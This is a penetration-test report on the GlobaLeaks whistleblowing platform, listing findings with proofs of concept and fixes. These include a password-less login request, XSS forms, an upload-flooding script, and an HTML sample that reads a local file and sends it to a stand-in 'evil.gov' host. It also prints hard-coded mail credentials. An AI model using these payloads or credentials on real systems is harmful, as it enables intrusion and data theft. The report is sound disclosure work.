Pentest-Report Globaleaks 06.2013

Cure53, Dr.-Ing. Mario Heiderich / Gareth Heyes / Abraham Aranguren / Krzysztof Kotowicz

Index

Introduction

"GlobaLeaks is an open source software system intended to enable anonymous whistle-blowing. The GlobaLeaks organization, in addition to developing a whistle-blowing software suite, aims to promote whistleblowing to the public."[1]

The penetration test against the Globaleaks system was carried out by four members of the Cure53 team and involved source code analysis as well as application-testing with a pre-installed VM. The VM contained the latest available version of either Globaleaks Backend components and the client side implementation (at the time of testing, the version 0.2.0.19-2 was available).

The application was tested in an Intranet-setup - so all URLs used in code examples point to a local HTTP domain - instead of *.onion* domains. During the penetration test, constant communication with the Globaleaks developer team was maintained, critical flaws were reported directly after their identification and fixed soon after. The test was carried for an overall period of ten days and focused on logical flaws, DOMXSS problems, upload security and general injection bugs.

The penetration test resulted in a surprisingly low amount of actual vulnerabilities - and a larger amount of general recommendations and unexploitable minor problems that might aid an attacker in leaking data or preparing the setup for an actual attack and therefore need to be addressed. The most important finding during this penetration test was a logic flaw that enabled an attacker to log in as a receiver (a role allowing insight in tips submitted by a whistleblower) without requiring a password.

Scope

- **Globaleaks Client**
  - URL: https://github.com/globaleaks/GLClient
- **Globaleaks Backend**
  - URL: https://github.com/globaleaks/GLBackend

Test Chronicle

- 2013/06/02 - Initial Briefing
- 2013/06/02 - Testing auth and ACL - session switching/ privilege escalation
- 2013/06/02 - Trivial XSS tests, initial source code audit
- 2013/06/02 - Testing against SQLite truncation attacks
- 2013/06/02 - Tests against the image upload feature
- 2013/06/02 - Cookie injections, attempts to case XSS via *cookie.auth_landing_page*
- 2013/06/02 - Testing possibilities for unauthorized logo upload
- 2013/06/03 - Initial server testing and fuzzing

[1] Wikipedia: Globaleaks https://en.wikipedia.org/wiki/GlobaLeaks

- 2013/06/03 - Searching for vulnerabilities against cyclone
- 2013/06/03 - Web server HTTP verb support analysis
- 2013/06/03 - Analysis of default options
- 2013/06/03 - Testing WB account
- 2013/06/03 - Testing authentication page
- 2013/06/03 - Testing admin account
- 2013/06/03 - Testing receiver account
- 2013/06/03 - File comments tested for XSS - all encoded no html allowed
- 2013/06/03 - Http header inspection
- 2013/06/03 - Cookie based switching of user account tested for higher privs
- 2013/06/03 - Tested JSON responses
- 2013/06/03 - Tested X-Session is actually used in XHR requests
- 2013/06/03 - Custom url feature doesn't seem to use anchors for links no XSS
- 2013/06/04 - Code review of file manipulation and string concatenation
- 2013/06/04 - Attempting header injection attacks
- 2013/06/04 - Testing file upload file names
- 2013/06/04 - Character conversions in JSON requests and new lines
- 2013/06/04 - Testing invalid tip urls
- 2013/06/04 - Testing information leakage through browser caching
- 2013/06/04 - Analysis of database code
- 2013/06/05 - Analysis of used functionality from underlying python libraries
- 2013/06/05 - RCE attempts via Storm Pickle data types
- 2013/06/05 - Tested hash path on IE for unencoded < and >
- 2013/06/05 - Testing field types for XSS
- 2013/06/05 - Auth testing null/undefined values in JSON
- 2013/06/05 - Tested CRLF and similar characters in uploaded file names
- 2013/06/06 - Tested new line escapes in filename and mime type
- 2013/06/06 - Job modules: Code analysis with brief look at apscheduler library
- 2013/06/06 - Filesystem permission analysis
- 2013/06/06 - Checking password storage
- 2013/06/06 - Code review for cryptographic features used & id generation
- 2013/06/06 - Code review for GLBackend
- 2013/06/07 - Brief look at source code for cyclone file uploads
- 2013/06/07 - Brief look at how the globaleaks user is created
- 2013/06/07 - Tests against DOMXSS via AngularJS and *scope.$eval()*
- 2013/06/07 - Analysis of file creation permissions
- 2013/06/07 - Code review for GLClient
- 2013/06/08 - Finalization Pentest-Report

Vulnerabilities

The following sections list the vulnerabilities and implementation issues we spotted during our tests. Note that the found issues are being listed in chronological order instead of being ordered by severity and impact.

GL01-001 Receiver Login allows password-less authentication *(**Critical**)*

The Globaleaks login system for receivers allows authentication without valid password because of a logic bug in the authentication-handling code:

The current implementation doesn't set the login state to *false* in case the submitted password is not correct - only the number of invalid login requests is being incremented. The JSON response returns a valid user*_id* and *session_id* for any correct user + incorrect pass combination - meaning an attacker can login with any password in case a valid username (email address) is known and used.

URL:http://127.0.0.1:8082/#/login
Username: test@test.test
Password: invalidpassword (any string suffices here)

Sample JSON request:

```
{"username":"test@test.test","password":"invalidpassword","role":"receiver"}
```

Sample response:

```
{"user_id": "fca3966f-ffef-4d4a-8d7a-6b24aefbe586", "session_id":
"BNfKRpuRzMjOqjro1CsTtHEmNKSpalNRbqRyoC4QcA"} < valid user and session ID
```

Expected response:

```
{"error_message": "Authentication Failed", "error_code": 29}
```

The affected code can be found in the file *globaleaks/handlers/authentication.py*:

```
if not security.check_password(password, receiver.password, receiver.username):
        security.insert_random_delay()
        receiver.failed_login += 1

if receiver.failed_login >= GLSetting.failed_login_alarm:
        log.err("Warning: Receiver %s has failed %d times the password" %\
                (username, receiver.failed_login) )

        # this require a forced commi ... ception would cause a rollback!
        store.commit()
        raise errors.InvalidAuthRequest
else: < login state is not set to logout in case password doesn't match
        log.debug("Receiver: Authorized receiver %s" % username)
        receiver.failed_login = 0
        receiver.last_access = utils.datetime_now()
        return unicode(receiver.id)
```

The vulnerability was reported and confirmed immediately after its identification. A fix was being created by the Globaleaks team minutes after the report.

GL01-002 XSS via sniffing and JSON injection in authentication page *(Medium)*

On older versions of Internet Explorer (IE), specifically 8/9, JSON responses with unfiltered HTML characters (for instance “<” and “>”) might accidentally be interpreted as HTML - despite properly set *Content-Type* header. This happens because IE attempts to “sniff” the response by analyzing its content before evaluating the Content-Type.

By using a HTML form with a crafted name/value pair, an attacker can inject a valid JSON request to inject an invalid role which is outputted on the page.

URL:http://127.0.0.1:8082/authentication
POC:

```
<form
        enctype="text/plain"
        action="http://127.0.0.1:8082/authentication" method="POST">
<input
        name='{"username":"","password":"0179176612","role":"<img src=x onerror'
        value='alert(1)>"}'>
<input type="submit">
</form>
```

Response:

```
{"error_message": "Invalid Input Format [<img src=x onerror=alert(1)>]", "error_code": 10}
```

We recommend the *X-Content-Options: NoSniff* HTTP header to be set for all responses - including error messages. Further, any JSON response should encode “<” and “>” to the respected unicode escapes for additional security.

GL01-003 Unsafe File-Downloads in Receiver-Area causing Local XSS *(Medium)*

To be able to provide more security for the receiver who is supposed to download and process files sent in by a whistleblower, additional measurements to protect Local XSS attacks should be taken.

URL: http://127.0.0.1:8082/#/status/a7e83702-af8a-4f6a-b018-5a49e719b6b5
Example:

```
<?php
        header('Content-Type: application/octet-stream');
        header('Content-Disposition: attachment; filename="test.html.secure"');
        header('X-Content-Type-Options:  nosniff');
        header('X-Download-Options:  noopen');
?>
<html><script>
x = XMLHttpRequest();
x.open('GET', 'file:///tmp/test-123.svg');
x.onload=function(){
        new Image().src='//evil.gov/?stolen='+btoa(x.responseText);
}
x.send(null);
</script></html>
```

Operating systems tend to sniff content in various ways and process content accordingly - and so do browsers. Firefox on Ubuntu for instance will offer to open any file that is applied with the file extension html (or similar), Internet Explorer will deny open files ending with HTML but allow Local XSS via SVG and XHT - and even local code execution via HTA (HTML Applications).



Fig.: Effect of opening a HTML File on Ubuntu Linux - default-application is Firefox



Fig.: Effect of opening a downloaded HTA file in Internet Explorer

Local XSS has been addressed by browser vendors multiple times in the past - but can be labelled a not-yet-fully-solved problem based on numerous bypasses of the installed protection features. Attackers can still read files in the same folder or zone. The Globaleaks backend application should protect its users as well as possible and react to these browser quirks by implementing the following countermeasures:

1. Always use the "*application/octet-stream*" MIME Content-Type[1]
2. Append a string to the original filename to avoid browser-sniffing (for example *filename="test.html.secure*)
3. Make use of the "X-*Download-Options: noopen"* HTTP header[2] - to disable the "Open" button in Internet Explorer download dialogs
4. Avoid using file extension or Content-Type black-lists since they are prone to be bypassed by OS and browser quirks - or user-defined file-associations

A fix to address the issue should be applied to globaleaks/handlers/file.py:

```
self.set_header('Content-Type', 'application/octet-stream')
self.set_header('Content-Length', file_details['size'])
self.set_header('X-Content-Type-Options', 'nosniff')
self.set_header('X-Download-Options', 'noopen')
self.set_header('Etag', '"%s"' % file_details['sha2sum'])
self.set_header('Content-Disposition','attachment; filename=\"%s.secure\"' %
file_details['name'])
```

GL01-004 Possible information leakage through Browser/Proxy Cache *(Medium)*

The Globaleaks node application allows browsers and intermediate proxies to cache potentially sensitive information from the authenticated section of the site. In the context of a whistleblower application, this issue may result in prosecution by law enforcement in oppressive regimes: This may happen, for example, if the computer of a whistleblower, receiver or administrator is seized (i.e. leakage through browser history would lead to incrimination).

The following demonstrates cached information of the globaleaks application by the browser:

```
$ cd ~/.mozilla/firefox/i4b7dlcn.default/Cache
$ strings _CACHE_001_ | grep test_receiver
{"username": "receiver@gmail.com", "update_date": "Never", "description": "", "contexts":
["3e4d1fea-1f1f-4410-b976-13bf946f4da2"], "notification_fields": {"mail_address":
"receiver@gmail.com"}, "receiver_level": 1, "creation_date": "2013-06-03T17:17:35.495258",
"can_delete_submission": true, "failed_login": 0, "receiver_gus": "7bd400de-1cb6-4ecc-
8a56-00b92b4fc623", "name": "test_receiver"}
[{"update_date": "Never", "description": "", "tags": [], "contexts": ["3e4d1fea-1f1f-4410-
b976-13bf946f4da2"], "can_delete_submission": true, "creation_date": "2013-06-
03T17:17:35.495258", "receiver_level": 1, "receiver_gus": "7bd400de-1cb6-4ecc-8a56-
00b92b4fc623", "name": "test_receiver"}, {"update_date": "Never", "description": "",
"tags": [], "contexts": ["3e4d1fea-1f1f-4410-b976-13bf946f4da2"], "can_delete_submission":
true, "creation_date": "2013-06-03T17:18:10.544571", "receiver_level": 1, "receiver_gus":
"f30391ec-5c6f-4394-a76c-7e9dc537e081", "name": "test_receiver2"}]
[{"name": "test_receiver", "tags": [], "contexts": ["3e4d1fea-1f1f-4410-b976-
13bf946f4da2"], "can_delete_submission": true, "access_counter": 0, "receiver_level": 1,
"receiver_gus": "7bd400de-1cb6-4ecc-8a56-00b92b4fc623", "description": ""}, {"name":
"test_receiver2", "tags": [], "contexts": ["3e4d1fea-1f1f-4410-b976-13bf946f4da2"],
"can_delete_submission": true, "access_counter": 0, "receiver_level": 1, "receiver_gus":
"f30391ec-5c6f-4394-a76c-7e9dc537e081", "description": ""}]
```

[1] https://developer.mozilla.org/en/docs/ Properly_Configuring_Server_MIME_Types

[2] http://blogs.msdn.com/b/mapo/archive/2007/11/12/remove-the-open-button- rom-the-file-download-dialog-box-in-internet-explorer.aspx

…

The issue happens because the Globaleaks node is not setting any of the cache control headers: Cache-Control, Pragma or Expires. In order to solve this problem, it is recommended to serve authenticated web pages with the following header values:

```
Cache-control: no-cache, no-store
Pragma: no-cache
Expires: Mon, 01-Jan-1990 00:00:00
```

These headers instruct web browsers and intermediate proxies to avoid storage of this information, which may otherwise lead to incrimination of Globaleaks users. For more information on caching see the following resource: http://www.mnot.net/cache_docs/

GL01-014 Lack of protection against brute-forcing admin role password *(Medium)*

The Globaleaks application allows for repeated login tries for an admin role - without any delays, request tickets or other measurements to prohibit high-frequent login attempts.

An exemplary request would look like this:

```
POST /authentication HTTP/1.1
Host: 192.168.3.116:8082
Proxy-Connection: keep-alive
Content-Length: 63
Accept: application/json, text/plain, */*
Origin: http://10.0.0.1:8082
X-Requested-With: XMLHttpRequest
Content-Type: application/json;charset=UTF-8
Referer: http://10.0.0.1:8082/
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8,pl;q=0.6

{"username":"ignore-me","password":"globaleaks","role":"admin"}
```

The username field value is being ignored. By only modifying the password field, an attacker might brute-force the password as the application does not introduce any countermeasure against such threat (like account lockout, attack slowdown by introducing time delays or e.g. CAPTCHA).

It is recommended to enforce a complex password requirements for the administrative role and/or introduce a concept of administrative username that must also be given upon authentication. Additionally time delay upon authentication should be introduced to discourage brute-forcing attacks.

Miscellaneous

This section covers those noteworthy findings, that didn't lead to an exploit but might aid an attacker in doing so. Most of those findings are vulnerable code snippets that did not provide an easy way to be called. While the vulnerability is present, an exploit might not always be possible.

GL01-005 Log-File contains un-encoded HTML characters *(Low)*

The Globaleaks Log-File does not encode certain special characters. This might aid an attacker in exploiting a LFI vulnerability on the Globaleaks Backend server by first creating Log-File entries containing exploit code and then including that Log-File.

As with Apache and other server-software creating logs, critical characters should be encoded (HTML entities or URL encoding). Furthermore, the log file is (read-)accessible to all users - this should be avoided to minimize the risk for this file to be used as a tool in a Local File Inclusion exploit. This issue relates to **GL01-016**.

GL01-006 Whistleblower uploads allow flooding the server hard-disk *(Medium)*

The Globaleaks API does not distribute Upload tickets to manage and prohibit mass-uploads from unauthenticated users. During our tests, we created a small JavaScript that creates upload requests sending garbage data towards the API. The API does validate the size - but not the number of uploads.

In our tests, we managed to create packages of 16-20 Megabytes of garbage data and used repeated requests to flood the server - and fill its hard-disk.

PoC:

```
data = 'A';
for(i=0; i<=23; i++){
data+=data;
}
x = new XMLHttpRequest();
x.open('POST',                  'http://127.0.0.1:8082/submission/f5b05451-2292-439c-8fd5-
99ace1238a33/file');
x.setRequestHeader('Content-Type','multipart/form-data;
boundary=--------------------------798283226194962519211654996 48')
x.setRequestHeader('Set-Cookie','hello=goodbye')
x.send('----------------------------798283226194962519211654996 48\r\n\
Content-Disposition: form-data; name="x[y]"; filename="foobar"\r\n\
Content-Type: application/octet-stream\r\n\
\r\n\
'+data+'\r\n\
----------------------------798283226194962519211654996 48--')
```

It is recommended to only allow uploads if the uploader uses a valid ticket. The ticket can be generated with each upload request. If a ticket is used twice or no ticket is present, the upload will be aborted and no file should be created on the server's hard-disk. During the discussion with the development team it was discovered that the issue is known and countermeasures are planned for future releases.

GL01-007 Crafted File-Uploads allow Content-Type Spoofing *(Low)*

The Globaleaks application currently trusts the client-provided data for correct meta-data delivery in regards to uploaded files. An attacker can for instance upload an executable or HTML/SVG file - and simply declare the MIME-Type to be *text/plain*. The Globaleaks application will display the attacker-provided MIME-Type and not verify, whether the file is actually *text/plain* or contains potentially dangerous data. This may lead to a system compromise of the trusting user opening that very file.

PoC:

```
x = new XMLHttpRequest();
x.open('POST',                  'http://127.0.0.1:8082/submission/f5b05451-2292-439c-8fd5-
99ace1238a33/file');
x.setRequestHeader('Content-Type','multipart/form-data;
boundary=--------------------------798283226194962519211654996 48')
x.send('----------------------------798283226194962519211654996 48\r\n\
Content-Disposition: form-data; name="x[y]"; filename="evil.svg"\r\n\
Content-Type: text/plain\r\n\
\r\n\
<svg onload=deployApplet('//evil.comn/attack.class')>\r\n\
----------------------------798283226194962519211654996 48--')
```

It is recommended to either treat all uploaded files as potentially malicious and omit the MIME-Type information - or use a library to determine the MIME-Type properly.

GL01-008 X-Frame-Options header not present *(Low)*

The X-Frame-Option header should be present on all pages to prevent clickjacking based attacks and disabling compatibility mode inhritance on Internet Explorer. At the moment no header is present allowed every page to be framed from an external site.

Recommendation:
We recommend that X-Frame-Options is returned with every response. If frames are used on the site then *X-Frame-Options:sameorigin* should be used if no frames are required *X-Frame-Options: deny* should be used.

GL01-009 Login/File upload sections do not have CSRF tokens *(Low)*

Both the file upload and login sections are not protected by tokens this would allow a remote site to force a user to login or upload a file. This could be used for incrimination of a target. This issue relates to ticket **GL01-006**.

URL:http://127.0.0.1:8082/#/login
URL:http://127.0.0.1:8082/submission/4a3140ac-f447-4a12-ae9c-ba8c30f79050/file

Recommendation:
A CSRF token/ upload ticket should be generated and placed in the DOM and sent via XHR for validation.

GL01-010 Admin role does not have a username *(Low)*

The admin user level does not have a valid username. To authenticate with admin privileges you only need to supply a valid password and admin role type. Without a valid username this increases likelihood of a brute force attack since an attacker only has to try password combinations rather than username/password combinations. In addition if multiple admin accounts are required in future the application design would make it more difficult to implement securely.If account lockout procedures were in place for the admin account, it would be possible to DoS the admin account by repeatedly triggering this protection and because the admin account isn't changeable and is publically known there would be no counter measure other than IP filtering and increasing the failed login attempts counter.

Recommendation:
We recommend that the role of "admin" is customizable on installation and randomized or that admin accounts have a username which is customizable and contains a blacklist of known admin accounts.

GL01-011 Admin-Uploads functional despite content filter/validation *(Low)*

URL: http://127.0.0.1:8082/#/admin/content
Example: http://127.0.0.1:8082/static/test.svg (possible XSS, possible local XSS)

Console output:

```
----------------------------210497976083562304520043125 49 Content-Disposition: form-data;
name="hidden_service" ----------------------------210497976083562304520043125 49 Content-
Disposition: form-data; name="public_site"
----------------------------210497976083562304520043125 49 Content-Disposition: form-data;
name="profile"; filename="test.svg" Content-Type: image/svg+xml <svg
xmlns="http://www.w3.org/2000/svg"> <circle r="40" fill="red">
<script>alert(location)</script> </circle> </svg>
----------------------------210497976083562304520043125 49--

uploading to /admin/staticfiles?globaleaks_logo
412 Precondition Failed
"NetworkError: 412 Precondition Failed - http://127.0.0.1:8082/admin/staticfiles?
globaleaks_logo"
static...ks_logo
There was a problem
All complete
```

It is possible to upload files to the Globaleaks backend server despite the system flagging them as invalid. It is recommended to not upload an image file if doesn't pass the application's validation routine.

GL01-012 Default admin credentials and search engine indexing *(Medium)*

The default Globaleaks installation sets up known, public, default administrator credentials and no protection against search engine indexing (i.e. no robots.txt file). This may facilitate:

- Finding the Globaleaks node via search engines
- Gaining remote admin access to the front-end of the Globaleaks node via default credentials (also published in the wiki[1]).

This vulnerability is partially mitigated because the administrator is prompted to change the default password once they login through the front-end and by default the Globaleaks node only listens for connections from localhost. However, it may still be possible that the administrator makes the node site publicly available and enables remote access from all IPs before they change the default admin password. In order to solve this problem we suggest the following mitigations:

- The installation scripts and/or the process that starts globaleaks should prompt the user to choose a long and complex password the first time: This ensures Globaleaks default passwords are no longer a problem.
- The default installation should contain a robots.txt file containing the following[2]:

```
User-agent: *
Disallow: /
```

This configuration ensures that by default search engine indexing is not allowed and Globaleaks node administrators would be significantly less likely to become Google Dorks[3].

GL01-013 Potential Arbitrary File writes on non-default configuration *(Low)*

Please note that this issue has been ranked as low because it only seems to happen in a non-default configuration.

If cyclone debugging is enabled[4], it may be possible to write arbitrary files through a tampered HTTP verb. This seems to be due to the following code section:

```
def do_verbose_log(self, content):
        """
       Record in the verbose log the content as defined by Cyclone wrappers.
       """
filename = "%s%s" % (self.request.method.upper(),
self.request.uri.replace("/", "_") )
        # this is not a security bug, no arbitrary patch can reach this point,
        # but only the one accepted by the API definitions
```

[1] https://github.com/globaleaks/GlobaLeaks/wiki/Configuration-guide#step-2---login-as-admin
[2] http://www.pinnaclepixel.com/robots-useragent.html
[3] http://www.exploit-db.com/google-dorks/
[4] https://github.com/globaleaks/GLBackend/blob/778825656533bf92edb087281a2c54bc60e881c8/globaleaks/settings.py#L98

```
logfpath = os.path.join(GLSetting.cyclone_io_path, filename)

with open(logfpath, 'a+') as fd:
    fdesc.writeToFD(fd.fileno(), content)
```

This may result in saving files with unintended filenames and content:
HTTP Verb: `../../Example`
URI: `.html`
Content: `<script>alert(1)</script>`

There are two factors that significantly mitigate this issue:

- This can only happen when cyclone debugging is enabled (not the default Globaleaks configuration)
- The uppercase conversion in `self.request.method.upper()` makes it unfeasible to match lowercase directories to, for example, try to place a file under `/var/globaleaks/files/static/` via `../static/`

GL01-015 Application log file contains administrator password *(Low)*

Please note that this issue has been ranked as low because it only seems to happen in a non-default configuration.

Application log file consists relevant information including session ids (may be used for session hijacking) and plaintext administrator password (logged in the event of changing administrator password). Authentication data should never be stored in log files - even if the required log level needs to be enabled manually.

```
log.info("Administrator password update %s => %s" %
         (request['old_password'], request['password'] ))
```

GLBackend/globaleaks/handlers/admin.py, update_node function

```
2013-06-06 16:29:20+0100 [D] Authentication OK (admin)
xNQcH2G2fi1LRU5jaxBTgFPJJVUMMbnLDYb58fCQ9Z
2013-06-06 16:29:21+0100 [-] Administrator password update globaleaks => globaleaks2
```

Globaleaks.log file contents after changing administrative password

Additionally other sensitive information such as authentication tokens is also leaked via log files on alternative non-default configurations such as “DEBUG”:

```
2013-06-06 16:32:42+0100 [D] Authentication OK (admin)
m1wZeogePMGifcsKjn1kJs8TfrXDxDFa2gS0k0CYy1
```

In order to mitigate this problem, authentication credentials and tokens should not be written into log files.

GL01-016 Weak filesystem permissions enable local attacks *(Medium)*

The default filesystem permissions, when using the Globaleaks recommended guidelines and the installation scripts, enable a number of local attacks. Please note the following is not an exhaustive list. The default permissions allow read, write and execute access to all users in the system in a number of sensitive Globaleaks directories:

```
$ ls -l /var/globaleaks/
drwxrwxrwx 2 globaleaks globaleaks 4096 Jun  6 16:32 db
drwxrwxrwx 4 globaleaks globaleaks 4096 May 31 16:07 files
drwxrwxrwx 4 globaleaks globaleaks 4096 Jun  6 18:15 log
drwx------ 2 debian-tor debian-tor 4096 Jun  6 08:00 torhs
```

Globaleaks log files are created with world readable permissions and may enable other attacks reported separately in this report (i.e. leakage of admin credentials, session tokens, etc).

```
$ ls -l
-rw-r--r-- 1 globaleaks globaleaks 2397 Jun  6 20:33 globaleaks.log
```

Globaleaks log rotation enables any system user to overwrite arbitrary globaleaks files by creating a symlink to a critical file:

```
globaleaks.log.1  globaleaks.log.2  globaleaks.log.3  globaleaks.log.4  globaleaks.log.5
```

Predictable log file rotation filename

For example, a symbolic link could be created to *globaleaks.log.6* before it exists (all users can write to: */var/globaleaks/log*) to overwrite */var/globaleaks/db/glbackend.db* which would delete all the information in the node database.

Writeable access to the static files directory means that any system user could place HTML or other malicious files in a remotely accessible URL:

```
$ ls -l /var/globaleaks/files
drwxrwxrwx 2 globaleaks globaleaks 4096 Jun  6 16:10 static
```

Writeable access to the submissions directory enables symlink attacks to overwrite arbitrary files with the permissions of the Globaleaks user, although this is significantly easier to accomplish using the log rotation symlink attack described above:

```
$ ls -l /var/globaleaks/files/
drwxrwxrwx 2 globaleaks globaleaks 4096 Jun  5 21:02 submission
```

The issue exists in the *create_directories()*[1] method within the globaleaks/settings.py file, which is invoked by the Globaleaks install script[2]. The problem has to do with the default behaviour of os.makedirs in python, *os.mkdir* is called as follows[3]:

```
os.mkdir(path)
```

The Python documentation on *os.mkdir*[4] indicates the following:

```
os.mkdir(path[, mode])
Create a directory named path with numeric mode mode. The default mode is 0777 (octal). On
some systems, mode is ignored. Where it is used, the current umask value is first masked
out. If the directory already exists, OSError is raised.
```

Although some system configurations might mitigate this problem through system-supplied *umask* values, it is recommended to consider running os.mkdir as follows to correct this issue explicitly:

```
os.mkdir(path, 0700)
```

Globaleaks will track this problem under issue 303[5].

GL01-017 Readable hard-coded credentials might compromise users (*Low*)

The Globaleaks settings file must be saved with world-readable permissions or at least permissions that allow the Globaleaks user to run it. However, this file also contains credentials in clear-text, which might be edited by certain users to forward emails to themselves:

```
$ ls -l /usr/share/pyshared/globaleaks/settings.py
-rw-r--r-- root root 19548 Jun 6 16:29 /usr/share/pyshared/globaleaks/settings.py
```

Inside the settings file the following information might be edited by desperate administrators trying to debug a problem:

```
# unhandled Python Exception are reported via mail
self.error_reporting_username= "stackexception@globaleaks.org"
self.error_reporting_password= "stackexception99"
self.error_reporting_server = "box549.bluehost.com"
self.error_reporting_port = 465
```

[1] https://github.com/globaleaks/GLBackend/blob/778825656533bf92edb087281a2c54bc60e881c8/globaleaks/settings.py#L314
[2] https://github.com/globaleaks/GLBackend/blob/778825656533bf92edb087281a2c54bc60e881c8/bin/globaleaks#L180
[3] https://github.com/globaleaks/GLBackend/blob/778825656533bf92edb087281a2c54bc60e881c8/globaleaks/settings.py#L328
[4] http://docs.python.org/2/library/os.html
[5] https://github.com/globaleaks/GlobaLeaks/issues/303

To approach this potentially risky scenario, these credentials should be saved in an alternative location (perhaps in the database) and ideally protected with encryption, eventhough the key would probably live be on the same server.

Conclusion

The Globaleaks system made a rather mature impression in terms of application security and design. Aside from a single logic flaw causing a vulnerability classified as critical to be present, no other comparably severe issues were spotted. The pentest-team was often confronted with “almost there” situations: scenarios where an actual vulnerability was just a step away - but no actual exploit could be developed because of at least one remaining security barrier. During the tests these findings were discussed with the Globaleaks development which was present for feedback and support night and day.

One of these “almost there” situations deserves a more detailed mention as it led the testers to a point of being just inches away from a full-stack remote code execution based on a specific Python feature: The Globaleaks application makes use of Pickle storm fields[1], which will load input from the database using the insecure pickle.loads[2] [3] function, this could be a concern if new functionality writes to the database directly in the future. The issue only seemed exploitable during testing via direct DB write access, the application will execute data from Pickle columns when *pickle.loads()* is called by storm. Globaleaks will replace Pickle columns with the safer JSON data type to mitigate this in the future (Issue 295[4]).

Some problems affecting the transport security of transmitted tips were addressed as well. Under certain configurations it may be possible that whistleblowers, admins and receivers access the Globaleaks node insecurely, for example, going through a Tor exit node and having their credentials sent in clear-text. This was discussed with the Globaleaks team, which will improve the installation scripts to reduce the potential of less secure deployments and make sure SSL and HSTS[5] are correctly deployed and enforced.

A similarly close hit was resulting from a test for DOMXSS vulnerabilities in the AngularJS library the Globaleaks Client uses. We identified a way to execute arbitrary code and get access to the global window using the *scope.$eval()* method (AngularJS Expressions[6]) - yet could find only one way to influence the string passed as argument - and that string could only be influenced by an admin user with extended privileges - the main-title of the Globaleaks installation.

---

[1] Compressed Pickle and RawStrings http://comments.gmane.org/gmane.comp.python.storm/1430
[2] Exploiting Pickle http://blog.nelhage.com/2011/03/exploiting-pickle/
[3] Why Pickle is insecure http://michael-rushanan.blogspot.com/2012/10/why-python-pickle-is-insecure.html
[4] Globaleaks Issue 295 https://github.com/globaleaks/GlobaLeaks/issues/295
[5] Wikipedia: HSTS http://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security
[6] AngularJS Expressions http://docs.angularjs.org/guide/expression

As can be seen in the report: The majority of reported issues ended up being classified as “Miscellaneous” - problems that are not exploitable as of now - or require a complex set-up / strong attacker to be carried out with malicious intent and ultimately successful manner. Globaleaks has proven to be in a rather strong state, despite the comparably young age of code and architecture. The code quality was perceived to be of generally high quality, it was easy for the testers to quickly comprehend the code and carry out an effective and efficient source code audit without noteworthy hinderance. The development seems to be aware of common and uncommon security risks and capable to handle the responsibility a software project like Globaleaks requires. Some work needs to be put into wording and advice for Globaleaks users. It needs to be made sure in an entirely misunderstandable way, that for instance very strong passwords are mandatory, downloaded files should never be trusted and can completely de-anonymize the user (or worse), a shared workstation poses risks even far after successful logout and a compromised Globaleaks Backend is always a risk to be kept in mind.

We further recommend to not exclusively rely on the security evaluation of one single team, but arrange a second penetration test carried out by a different penetration-test team if circumstances allow (and keep on doing so before major releases). The importance of having this application to be “as secure as possible” is considerably high - and while we were giving our best we can never claim perfection or even complete assurance of having identified each and every risk.

Cure53 would like to thanks the entire Globaleaks team for their support and assistance during this assignment.